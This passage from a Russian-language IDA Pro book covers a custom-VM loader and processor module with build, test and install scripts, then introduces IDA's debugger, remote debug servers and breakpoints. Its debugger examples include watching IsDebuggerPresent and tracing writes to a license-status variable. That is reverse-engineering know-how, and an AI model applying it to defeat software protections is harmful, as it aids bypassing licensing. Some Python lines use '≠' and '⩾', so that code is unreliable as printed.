        add_segm_ex(&s, seg_name, seg_class, ADDSEG_OR_DIE);

        // Загружаем данные
        if (sec.type != 3 && sec.file_offset > 0 && sec.size > 0)
        {
            file2base(li, sec.file_offset, sec.vaddr,
                      sec.vaddr + sec.size, FILEREG_PATCHABLE);
        }

        msg("[SSF] Секция: %s @ 0x%X (%d байт)\n",
            seg_name, sec.vaddr, sec.size);
    }
```

```
    // Точка входа
    add_entry(hdr.entry_point, hdr.entry_point, "_start", true);

    msg("[SSF] Загрузка завершена\n");
}

//--------------------------------------------------------------------------
// Описание загрузчика
//--------------------------------------------------------------------------
loader_t LDSC =
{
    IDP_INTERFACE_VERSION,
    0,                  // Флаги загрузчика
    accept_file,        // Проверка формата
    load_file,          // Загрузка файла
    nullptr,            // save_file (не реализовано)
    nullptr,            // move_segm
    nullptr,            // process_archive
};
```

15.8.1. CMakeLists.txt для загрузчика

```
cmake_minimum_required(VERSION 3.16)
project(ssf_loader LANGUAGES CXX)

set(IDASDK "" CACHE PATH "Path to IDA SDK")
if(NOT IDASDK)
    message(FATAL_ERROR "Укажите -DIDASDK=/path/to/idasdk")
endif()

option(IDA64 "Build for ida64" ON)

set(CMAKE_CXX_STANDARD 17)
include_directories(${IDASDK}/include)

if(WIN32)
    if(IDA64)
        set(IDA_LIB ${IDASDK}/lib/x64_win_vc_64/ida.lib)
        set(LOADER_SUFFIX "64.dll")
    else()
        set(IDA_LIB ${IDASDK}/lib/x64_win_vc_32/ida.lib)
        set(LOADER_SUFFIX ".dll")
    endif()
    add_definitions(-D__NT__)
elseif(UNIX)
    if(IDA64)
        set(IDA_LIB ${IDASDK}/lib/x64_linux_gcc_64/libida64.so)
        set(LOADER_SUFFIX "64.so")
    else()
        set(IDA_LIB ${IDASDK}/lib/x64_linux_gcc_32/libida.so)
        set(LOADER_SUFFIX ".so")
    endif()
    add_definitions(-D__LINUX__)
endif()

if(IDA64)
    add_definitions(-D__EA64__)
endif()

add_definitions(-D__IDP__ -DUSE_STANDARD_FILE_FUNCTIONS)

add_library(ssf_loader SHARED src/ssf_loader.cpp)
target_link_libraries(ssf_loader PRIVATE ${IDA_LIB})

set_target_properties(ssf_loader PROPERTIES
    PREFIX ""
    SUFFIX "${LOADER_SUFFIX}"
    OUTPUT_NAME "ssf_loader"
)
```

15.9. Тестирование и отладка модулей

15.9.1. Тестирование процессорного модуля

```
Порядок тестирования:
─────────────────────────────────────

1. Установка модуля:
   • Копируем ssvm_proc.py в $IDADIR/procs/
   • Перезапускаем IDA

2. Проверка регистрации:
   • File → New → выбираем "SimpleStack Virtual Machine"
   • Если процессор отсутствует — проверяем лог (Output Window)

3. Загрузка тестового файла:
   • File → Open → test_ssvm.bin
   • В диалоге выбираем процессор SSVM
   • Указываем Binary file как формат (или используем наш загрузчик)

4. Проверка декодирования (ana):
   • Переходим на точку входа
   • Нажимаем C (make code)
   • Проверяем, что инструкции декодированы корректно:
     0000: push    5
     0005: call    sub_B
     0008: print
     0009: halt

5. Проверка потока управления (emu):
   • Проверяем, что IDA создала функцию fact
   • Проверяем перекрёстные ссылки (X)
   • Проверяем граф функции (пробел или View → Graphs)

6. Проверка вывода (out):
   • Проверяем форматирование операндов
   • Проверяем отображение адресов и имён
```

15.9.2. Тестирование загрузчика

```
1. Установка загрузчика:
   • Копируем ssf_loader.py в $IDADIR/loaders/
   • Перезапускаем IDA

2. Загрузка SSF-файла:
   • File → Open → test_firmware.ssf
   • IDA должна автоматически предложить "SimpleStack Firmware (SSF v1)"
   • Процессор должен быть автоматически выбран как "ssvm"

3. Проверка:
   • Verify: сегменты .code, .data, .bss созданы
   • Verify: точка входа _start определена
   • Verify: данные загружены корректно
   • Verify: CRC32 проверен (Output Window)
```

15.9.3. Автоматизированное тестирование (idat)

IDA предоставляет консольную версию `idat` / `idat64` для автоматизации:

```
#!/bin/bash
# Автоматический тест загрузчика и процессорного модуля

IDAT="/opt/idapro/idat64"
INPUT="test_firmware.ssf"
OUTPUT="test_output.idb"
SCRIPT="test_verify.py"

# Скрипт верификации
cat > $SCRIPT << 'PYEOF'
import idaapi
import idc
import idautils
import ida_auto

# Ждём завершения анализа
ida_auto.auto_wait()

errors = []

# Проверяем процессор
info = idaapi.get_inf_structure()
if "ssvm" not in info.procname.lower():
    errors.append("Неверный процессор: %s" % info.procname)

# Проверяем сегменты
segs = list(idautils.Segments())
if len(segs) < 2:
    errors.append("Ожидалось ⩾ 2 сегментов, найдено %d" % len(segs))

# Проверяем точку входа
entry = info.start_ea
if entry == idc.BADADDR:
    errors.append("Точка входа не определена")

# Проверяем инструкции
if entry ≠ idc.BADADDR:
    mnem = idc.print_insn_mnem(entry)
    if mnem ≠ "push":
        errors.append("Первая инструкция: '%s' (ожидалось 'push')" % mnem)

# Проверяем функции
func_count = 0
for ea in idautils.Functions():
    func_count += 1

if func_count < 1:
    errors.append("Функций не найдено")

# Результат
if errors:
    print("ОШИБКИ:")
    for e in errors:
        print("  - %s" % e)
    idc.qexit(1)
else:
    print("ВСЕ ТЕСТЫ ПРОЙДЕНЫ")
    print("  Процессор: %s" % info.procname)
    print("  Сегментов: %d" % len(segs))
    print("  Функций: %d" % func_count)
    print("  Точка входа: 0x%X" % entry)
    idc.qexit(0)
PYEOF

# Запускаем IDA в batch-режиме
$IDAT -B -S"$SCRIPT" -o"$OUTPUT" "$INPUT"
exit_code=$?

if [ $exit_code -eq 0 ]; then
    echo "═══ ТЕСТ ПРОЙДЕН ═══"
else
    echo "═══ ТЕСТ ПРОВАЛЕН (код: $exit_code) ═══"
fi

rm -f "$SCRIPT"
exit $exit_code
```

15.9.4. Отладка Python-модулей

```
# Отладочные советы для процессорных модулей и загрузчиков

# 1. Логирование
import idaapi
idaapi.msg("[DEBUG] ev_ana_insn: ea=0x%X, opcode=0x%02X\n" % (ea, opcode))

# 2. Проверка содержимого insn_t после ana
def debug_insn(insn):
    idaapi.msg("  itype=%d, size=%d\n" % (insn.itype, insn.size))
    for i in range(8):
        op = insn.ops[i]
        if op.type == idaapi.o_void:
            break
        idaapi.msg("  Op%d: type=%d, value=0x%X, addr=0x%X, reg=%d\n" % (
            i, op.type, op.value, op.addr, op.reg))

# 3. Проверка xrefs после emu
def debug_xrefs(ea):
    import idautils
    idaapi.msg("  Code xrefs from 0x%X:\n" % ea)
    for xref in idautils.XrefsFrom(ea, 0):
        idaapi.msg("    → 0x%X (type=%d)\n" % (xref.to, xref.type))

# 4. Дамп сегментов после загрузки
def debug_segments():
    import idautils
    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        name = idc.get_segm_name(seg_ea)
        idaapi.msg("  %s: 0x%X - 0x%X (%d bytes)\n" % (
            name, seg.start_ea, seg.end_ea, seg.end_ea - seg.start_ea))
```

15.10. Упаковка и распространение

15.10.1. Структура каталогов

```
ssvm-ida-module/
├── README.md                    — Документация
├── LICENSE                      — Лицензия
├── install.py                   — Скрипт установки
│
├── procs/
│   └── ssvm_proc.py             — Процессорный модуль
│
├── loaders/
│   └── ssf_loader.py            — Загрузчик
│
├── plugins/
│   └── ssvm_helper.py           — Вспомогательный плагин (опционально)
│
├── cfg/
│   └── ssvm.cfg                 — Конфигурация процессора
│
├── test/
│   ├── gen_test_firmware.py     — Генератор тестовых файлов
│   ├── test_firmware.ssf        — Тестовый файл
│   └── run_tests.sh             — Скрипт тестирования
│
└── cpp/                         — C++ версия (опционально)
    ├── CMakeLists.txt
    ├── src/
    │   ├── ssvm_proc.cpp
    │   └── ssf_loader.cpp
    └── build/
```

15.10.2. Скрипт установки

```
#!/usr/bin/env python3
"""Установщик модулей SSVM для IDA Pro."""

import os
import sys
import shutil
import platform

def find_ida_dir():
    """Ищет каталог установки IDA Pro."""
    possible_paths = []

    if platform.system() == "Windows":
        # Стандартные пути Windows
        for drive in ["C:", "D:"]:
            possible_paths.extend([
                os.path.join(drive, "Program Files", "IDA Pro 8.4"),
                os.path.join(drive, "Program Files", "IDA Pro 8.3"),
                os.path.join(drive, "IDA Pro"),
            ])
        # Переменная окружения
        if "IDADIR" in os.environ:
            possible_paths.insert(0, os.environ["IDADIR"])

    elif platform.system() == "Linux":
        possible_paths.extend([
            os.path.expanduser("~/idapro"),
            "/opt/idapro",
            "/opt/ida",
        ])
        if "IDADIR" in os.environ:
            possible_paths.insert(0, os.environ["IDADIR"])

    elif platform.system() == "Darwin":
        possible_paths.extend([
            "/Applications/IDA Pro.app/Contents/MacOS",
            os.path.expanduser("~/Applications/IDA Pro.app/Contents/MacOS"),
        ])

    for path in possible_paths:
        if os.path.isdir(path):
            # Проверяем, что это действительно IDA
            if (os.path.exists(os.path.join(path, "ida64.exe")) or
                os.path.exists(os.path.join(path, "ida64")) or
                os.path.exists(os.path.join(path, "procs"))):
                return path

    return None

def find_user_dir():
    """Ищет пользовательский каталог IDA."""
    if platform.system() == "Windows":
        return os.path.join(os.environ.get("APPDATA", ""),
                            "Hex-Rays", "IDA Pro")
    else:
        return os.path.expanduser("~/.idapro")

def install(ida_dir=None, user_mode=False):
    """Устанавливает модули."""

    if ida_dir is None:
        if user_mode:
            ida_dir = find_user_dir()
        else:
            ida_dir = find_ida_dir()

    if ida_dir is None or not os.path.isdir(ida_dir):
        print("Ошибка: каталог IDA Pro не найден.")
        print("Укажите путь: python install.py --ida-dir /path/to/ida")
        sys.exit(1)

    print("Каталог IDA: %s" % ida_dir)

    script_dir = os.path.dirname(os.path.abspath(__file__))
```

```
    # Копируем файлы
    modules = [
        ("procs/ssvm_proc.py", "procs"),
        ("loaders/ssf_loader.py", "loaders"),
    ]

    for src_rel, dst_subdir in modules:
        src = os.path.join(script_dir, src_rel)
        dst_dir = os.path.join(ida_dir, dst_subdir)

        if not os.path.exists(src):
            print("  ПРОПУСК: %s (файл не найден)" % src_rel)
            continue

        os.makedirs(dst_dir, exist_ok=True)
        dst = os.path.join(dst_dir, os.path.basename(src))

        shutil.copy2(src, dst)
        print("  Установлен: %s → %s" % (src_rel, dst))

    print("\nУстановка завершена. Перезапустите IDA Pro.")


if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="Установка модулей SSVM для IDA")
    parser.add_argument("--ida-dir", help="Путь к каталогу IDA Pro")
    parser.add_argument("--user", action="store_true",
                        help="Установить в пользовательский каталог")
    args = parser.parse_args()

    install(ida_dir=args.ida_dir, user_mode=args.user)
```

15.11. Продвинутые техники

15.11.1. Интеграция процессорного модуля с декомпилятором

Если для вашего процессора доступен Hex-Rays SDK, можно написать microcode lifter:

```
# Концептуальный пример — реальная реализация требует Hex-Rays SDK

class SSVMMicrocodeLift:
    """Подъём инструкций SSVM в микрокод Hex-Rays.
    Требует Hex-Rays SDK и лицензию десомрилятора.
    """

    def lift_push(self, blk, insn):
        """PUSH imm → microcode: mov #imm, [sp]; sub sp, 4"""
        # m_sub sp, #4, sp          ; уменьшаем стек
        # m_mov #imm, [sp]          ; записываем значение
        pass

    def lift_add(self, blk, insn):
        """ADD → microcode: load [sp+4]; load [sp]; add; store [sp+4]; sp+=4"""
        pass

    # Для стековых машин декомпиляция сложнее, чем для регистровых,
    # т.к. нужно отслеживать стек виртуальной машины
```

15.11.2. Типизация стековых слотов

```
# Вспомогательный плагин для анализа стековой VM:
# отслеживание глубины стека и типов значений на стеке

class StackTracker:
    """Отслеживает состояние стека VM при анализе."""

    def __init__(self):
        self.stack_depth = {}  # ea → глубина стека

    def analyze_function(self, func_ea):
        """Анализирует функцию и определяет глубину стека в каждой точке."""
        visited = set()
        queue = [(func_ea, 0)]  # (адрес, глубина)

        while queue:
            ea, depth = queue.pop(0)

            if ea in visited:
                # Проверяем конфликт глубины
                if self.stack_depth.get(ea, depth) != depth:
                    idaapi.msg("[StackTracker] Конфликт глубины @ 0x%X: "
                               "%d vs %d\n" % (ea, self.stack_depth[ea], depth))
                continue

            visited.add(ea)
            self.stack_depth[ea] = depth

            insn = ida_ua.insn_t()
            length = ida_ua.decode_insn(insn, ea)
            if length == 0:
                continue

            # Вычисляем изменение глубины стека
            delta = self._stack_delta(insn.itype)
            new_depth = depth + delta

            # Ставим комментарий
            idc.set_cmt(ea, "SP_depth=%d" % depth, 1)

            # Определяем следующие адреса
            for xref in idautils.XrefsFrom(ea, 0):
                if xref.type in (idc.fl_F, idc.fl_JN):
                    queue.append((xref.to, new_depth))

    def _stack_delta(self, itype):
        """Возвращает изменение глубины стека для инструкции."""
        deltas = {
            ITYPE_PUSH:  +1,   # push → +1
            ITYPE_POP:   -1,   # pop → -1
            ITYPE_ADD:   -1,   # pop, pop, push → -1
            ITYPE_SUB:   -1,
            ITYPE_MUL:   -1,
            ITYPE_LOAD:  +1,   # push value from memory
            ITYPE_STORE: -1,   # pop value to memory
            ITYPE_DUP:   +1,   # duplicate top
            ITYPE_SWAP:   0,   # swap two elements
            ITYPE_PRINT: -1,   # pop and print
            ITYPE_JZ:    -1,   # pop condition
        }
        return deltas.get(itype, 0)
```

15.12. Резюме главы

В этой главе мы изучили:

- **Процессорный модуль**: структуру `processor_t`, методы `ev_ana_insn`, `ev_emu_insn`, `ev_out_insn`, `ev_out_operand`, типы операндов и перекрёстных ссылок
- **Стековую VM (SSVM)**: спроектировали набор из 16 инструкций и написали полный процессорный модуль на Python

- **Загрузчик**: интерфейс `loader_t`, методы `accept_file` и `load_file`, работу с `linput_t`, создание сегментов и загрузку данных
- **Формат SSF**: разработали бинарный формат прошивки с заголовком, таблицей секций и CRC32-верификацией
- **C++-реализации**: скелеты загрузчика и процессорного модуля на C++ с CMakeLists.txt
- **Тестирование**: ручное и автоматическое (через `idat` batch mode), генерацию тестовых файлов
- **Упаковку**: структуру проекта, скрипт установки, распространение модулей
  Эти знания позволяют расширять IDA Pro для анализа любых архитектур и форматов файлов — от кастомных виртуальных машин в обфускаторах до проприетарных прошивок IoT-устройств.

ЧАСТЬ IV

ДИНАМИЧЕСКИЙ АНАЛИЗ И ОТЛАДКА

Глава 16. Встроенный отладчик IDA Pro

16.1. Архитектура отладчика IDA

IDA Pro --- это не только мощнейший статический дизассемблер. Начиная с версии 4.5, в IDA интегрирован полноценный отладчик, позволяющий выполнять динамический анализ прямо в том же интерфейсе, в котором ведётся статическое исследование. Это принципиально отличает IDA от связки «дизассемблер + внешний отладчик»: вся разметка, комментарии, имена функций и переменных, типы данных --- всё это доступно в режиме отладки. И наоборот --- результаты динамического анализа (обнаруженные значения, пройденные пути) сохраняются в базе IDA.

Архитектура отладчика IDA построена на модульной системе **debugger plugins**. Каждый модуль отладки реализует стандартный интерфейс `debugger_t`, определённый в IDA SDK. Этот интерфейс абстрагирует операции:

- запуск и присоединение к процессу;
- чтение и запись памяти процесса;
- чтение и запись регистров;
- управление выполнением (step into, step over, continue, suspend);
- управление точками останова;
- получение списка потоков, модулей, сегментов.

Благодаря этой абстракции IDA поддерживает множество отладочных бэкендов, каждый из которых реализует `debugger_t` для конкретной платформы или протокола. При выборе отладчика через меню `Debugger > Select debugger...` IDA загружает соответствующий плагин.

Доступные модули отладки (IDA Pro 8.x):

Модуль	Платформа	Тип
`win32_user`	Windows x86	Локальный
`win64_user`	Windows x64	Локальный
`linux_user`	Linux x86/x64	Удалённый
`mac_user`	macOS	Удалённый
`armlinux_user`	Linux ARM	Удалённый
`android_user`	Android ARM/x86	Удалённый
`gdb_user`	GDB Remote	Удалённый
`windbg_user`	WinDbg/KD	Удалённый
`bochs_user`	Bochs Emulator	Встроенный


Внутренний цикл отладки работает по событийной модели. Когда процесс запущен под управлением IDA, отладочный модуль ожидает **debug events** --- событий от целевого процесса. К таким событиям относятся:

- `PROCESS_STARTED` --- процесс запущен;
- `PROCESS_EXITED` --- процесс завершился;
- `THREAD_STARTED` / `THREAD_EXITED` --- создание/завершение потока;
- `LIBRARY_LOADED` / `LIBRARY_UNLOADED` --- загрузка/выгрузка модуля;

- `BREAKPOINT` --- срабатывание точки останова;
- `EXCEPTION` --- исключение в процессе;
- `STEP` --- завершение пошагового выполнения.

При получении события IDA приостанавливает процесс, обновляет все отладочные окна (регистры, стек, память, потоки) и передаёт управление пользователю. Пользователь анализирует состояние, вносит изменения и продолжает выполнение.

Схематически взаимодействие выглядит так:



Важная особенность архитектуры --- **ребазирование**. При запуске процесса адреса загрузки модулей могут отличаться от тех, что IDA определила при статическом анализе (особенно при включённом ASLR). IDA автоматически ребазирует базу данных, чтобы адреса в дизассемблированном листинге совпадали с реальными адресами в памяти процесса.

16.2. Локальная и удалённая отладка

Локальная отладка

Локальная отладка --- это простейший режим, при котором IDA и отлаживаемый процесс работают на одной машине. На Windows используется Win32 Debugging API (`CreateProcess` с флагом `DEBUG_PROCESS`, затем цикл `WaitForDebugEvent` / `ContinueDebugEvent`).

Для запуска локальной отладки:

1. Откройте исполняемый файл в IDA.
2. `Debugger > Select debugger...` --- выберите `Local Windows debugger`.
3. `Debugger > Process options...` --- настройте параметры (аргументы командной строки, рабочий каталог, переменные окружения).
4. `Debugger > Start process` (F9) --- запуск.

Диалог настройки процесса:



При локальной отладке IDA сама выступает «отладчиком» с точки зрения операционной системы. Это означает, что анти-отладочные техники, проверяющие наличие отладчика (например, `IsDebuggerPresent`), сработают --- процесс увидит, что он отлаживается.

Удалённая отладка

Удалённая отладка необходима, когда целевая платформа отличается от платформы, на которой работает IDA, или когда отладка должна вестись на отдельной машине (виртуальная машина, мобильное устройство, встраиваемая система).

Архитектура удалённой отладки:

```
+------------------+      TCP/IP       +-------------------+     OS API     +----------
|   IDA Pro        | <===============> | Debug Server      | <============> | Target Pr
| (хост-машина,    |   порт 23946      | (целевая машина,  |  ptrace/...    | (целевая
|  Windows/Mac)    |                   |  Linux/Android)   |                |
+------------------+                   +-------------------+                +----------
```

Протокол обмена между IDA и debug server использует бинарный формат поверх TCP. По умолчанию debug server слушает порт **23946**.

Настройка удалённой отладки:

1. Скопируйте debug server на целевую машину.
2. Запустите его: `./linux_server64` (или другой подходящий сервер).
3. В IDA: `Debugger > Select debugger...` --- выберите удалённый отладчик.
4. `Debugger > Process options...` --- укажите hostname и port.

Пример запуска debug server на Linux:

```
# На целевой Linux-машине (IP: 192.168.1.100)
$ chmod +x linux_server64
$ ./linux_server64 -v
IDA Linux 64-bit remote debug server(ST) v8.3.28. Hex-Rays (c) 2004-2024
Listening on 0.0.0.0:23946...
```

Настройка в IDA:

```
+---------- Process Options -----------+
| Application: /home/user/target_app   |
| Input file:  /home/user/target_app   |
| Directory:   /home/user/             |
| Parameters:  --test                  |
| Hostname:    192.168.1.100           |
| Port:        23946                   |
| Password:    (empty)                 |
+--------------------------------------+
```

Важно: путь в поле `Application` должен быть **путём на целевой машине**, а не на хосте с IDA.

16.3. Отладочные серверы

linux_server / linux_server64

Серверы для отладки Linux-приложений. Используют `ptrace()` для управления процессом.

```
$ ./linux_server64 --help
IDA Linux 64-bit remote debug server(ST) v8.3.28. Hex-Rays (c) 2004-2024
Usage: linux_server64 [options]
  -p <port>    Set listening port (default: 23946)
  -P <pass>    Set password
  -v           Verbose mode
  -k           Keep running after client disconnect
  -1           One-shot mode (exit after first session)
```

Запуск с нестандартным портом и паролем:

```
$ ./linux_server64 -p 12345 -P "s3cret" -v
IDA Linux 64-bit remote debug server(ST) v8.3.28. Hex-Rays (c) 2004-2024
Listening on 0.0.0.0:12345...
[1] Accepting connection from 192.168.1.50...
[1] Authenticating client...
[1] Client authenticated successfully.
[1] Target process started, PID=4527
```

android_server / android_server64

Серверы для отладки приложений на Android. Развёртывание через ADB:

```
# Копирование на устройство
$ adb push android_server64 /data/local/tmp/
android_server64: 1 file pushed, 0 skipped. 4.2 MB/s (1238456 bytes in 0.281s)

# Установка прав и запуск
$ adb shell
$ su
# chmod 755 /data/local/tmp/android_server64
# /data/local/tmp/android_server64 -v
IDA Android 64-bit remote debug server(ST) v8.3.28. Hex-Rays (c) 2004-2024
Listening on 0.0.0.0:23946...
```

Проброс порта через ADB:

```
$ adb forward tcp:23946 tcp:23946
23946
```

После этого в IDA указывается `Hostname: localhost`, `Port: 23946`.

Для отладки нативных библиотек Android-приложений (`.so`) необходимо:

1. Запустить приложение на устройстве.
2. В IDA: `Debugger > Attach to process...`.
3. Найти процесс приложения (например, `com.example.app`).
4. Присоединиться --- IDA загрузит список модулей и позволит устанавливать точки останова в `.so`-библиотеках.

GDB Remote

IDA может подключаться к любому GDB-совместимому серверу (QEMU, OpenOCD, J-Link GDB Server и др.) через протокол GDB Remote Serial Protocol (RSP).

Настройка:

```
Debugger > Select debugger... > Remote GDB debugger
Debugger > Process options...
  Hostname: 192.168.1.200
  Port:     3333
```

Пример: отладка прошивки через OpenOCD + GDB:

```
# Запуск OpenOCD для STM32
$ openocd -f interface/stlink.cfg -f target/stm32f4x.cfg
Open On-Chip Debugger 0.12.0
Info : Listening on port 3333 for gdb connections
```

В IDA открываем файл прошивки (.elf), выбираем `Remote GDB debugger`, указываем `localhost:3333` и запускаем отладку. IDA соединится с OpenOCD и позволит управлять выполнением на реальном микроконтроллере.

WinDbg


Модуль `windbg_user` позволяет IDA работать как фронтенд для WinDbg, включая отладку ядра Windows:

```
Debugger > Select debugger... > WinDbg debugger
Debugger > Process options...
  Connection string: com:port=\\.\pipe\com_1,baud=115200,pipe
```

Это полезно для отладки драйверов ядра, руткитов и загрузчиков.

16.4. Интерфейс отладчика и горячие клавиши

При запуске отладки IDA переключается в **debugger layout** --- расположение окон, оптимизированное для динамического анализа. Стандартный layout включает:



Основные горячие клавиши отладчика

Клавиша	Действие
F9	Start process / Continue (запуск/продолжение)
Ctrl+F2	Terminate process (завершить процесс)
F7	Step into (войти в функцию)
F8	Step over (перешагнуть функцию)
Ctrl+F7	Run until return (выполнять до выхода из функции)
F4	Run to cursor (выполнять до курсора)
F2	Toggle breakpoint (поставить/снять точку останова)
Ctrl+Alt+B	Breakpoints list (список точек останова)
Ctrl+F9	Run until user code (пропустить системный код)
G	Go to address (перейти по адресу)
Ctrl+G	Go to expression
Space	Toggle text/graph view

Окна отладчика

Все отладочные окна доступны через меню `Debugger > Debugger windows`:

- **Registers** (`Ctrl+Alt+R`) --- регистры процессора;
- **Stack** (`Ctrl+Alt+S`) --- стек вызовов;

- **Threads** (`Ctrl+Alt+T`) --- потоки процесса;
- **Modules** (`Ctrl+Alt+M`) --- загруженные модули;
- **Breakpoints** (`Ctrl+Alt+B`) --- точки останова;
- **Watches** (`Ctrl+Alt+W`) --- наблюдаемые выражения;
- **Locals** (`Ctrl+Alt+L`) --- локальные переменные;
- **Trace** (`Ctrl+Alt+I`) --- журнал трассировки;
- **Segments** --- сегменты памяти процесса.

16.5. Точки останова

Точки останова (breakpoints) --- основной инструмент управления выполнением. IDA поддерживает несколько типов.

Программные точки останова (Software Breakpoints)

Принцип работы: IDA заменяет первый байт инструкции на `0xCC` (opcode `int 3`). Когда процессор исполняет эту инструкцию, генерируется исключение `STATUS_BREAKPOINT`, отладчик перехватывает его, восстанавливает оригинальный байт и приостанавливает процесс.

Установка:

```
# В IDA View: поместить курсор на нужную инструкцию, нажать F2
# Или через меню: Debugger > Breakpoints > Add breakpoint...

# Через IDAPython:
Python> idc.add_bpt(0x00401006)
True
Python> idc.enable_bpt(0x00401006, True)
True
```

Список установленных точек останова (`Ctrl+Alt+B`):

```
+------ Breakpoints ------+----------+--------+-----------+
| Address                  | Type     | Status | Condition |
+--------------------------+----------+--------+-----------+
| .text:00401006           | Software | Active |           |
| .text:00401050           | Software | Active |           |
| kernel32:IsDebuggerPres  | Software | Active |           |
+--------------------------+----------+--------+-----------+
```

Аппаратные точки останова (Hardware Breakpoints)

Аппаратные точки останова используют отладочные регистры процессора (`DR0`--`DR3` на x86/x64). Преимущества:

- не модифицируют код --- нельзя обнаружить проверкой целостности кода;
- поддерживают останов не только на выполнение, но и на чтение/запись памяти;
- работают в регионах памяти, помеченных как «только чтение».

Ограничения:

- максимум 4 аппаратных точки останова одновременно (на x86/x64);
- размер отслеживаемого региона: 1, 2, 4 или 8 байт.

Установка через IDA:

```
Debugger > Breakpoints > Add breakpoint...
  Address:    0x00403010
  Type:       Hardware
  Mode:       Write        # Execute / Read / Write / Read-Write
  Size:       4 bytes
```

Через IDAPython:

```
# Аппаратная точка останова на запись по адресу 0x00403010, размер 4 байта
idc.add_bpt(0x00403010)
idc.set_bpt_attr(0x00403010, idc.BPTATTR_TYPE, idc.BPT_RDWR)
idc.set_bpt_attr(0x00403010, idc.BPTATTR_SIZE, 4)

# Проверка: при записи в эту ячейку памяти процесс остановится
```

Пример использования --- отслеживание записи в глобальную переменную:

```
# Допустим, по адресу 0x00403010 расположена переменная g_licenseStatus
# Ставим HW breakpoint на запись, чтобы узнать, кто и когда её изменяет

[Breakpoint hit]
  Address: 00401156
  Instruction: mov dword ptr [00403010h], eax
  EAX = 00000001

  Stack trace:
    00401156  sub_401140+16  (check_license)
    004010A3  main+43
    00401310  __tmainCRTStartup+1A0
```

Условные точки останова (Conditional Breakpoints)

Условная точка останова срабатывает только при выполнении заданного условия. Условие записывается как IDC-выражение или Python-выражение.
Настройка:

```
Правый клик на breakpoint > Edit breakpoint...
  Condition: EAX == 0x41414141

  # Или на Python:
  Condition type: Python
  Condition: get_reg_value("eax") == 0x41414141
```

Примеры условий:

```
# Останов, когда EAX указывает на строку "admin"
Byte(get_reg_value("eax")) == 0x61  # 'a'

# Останов, когда первый аргумент функции равен 5
# (для cdecl: аргумент на стеке)
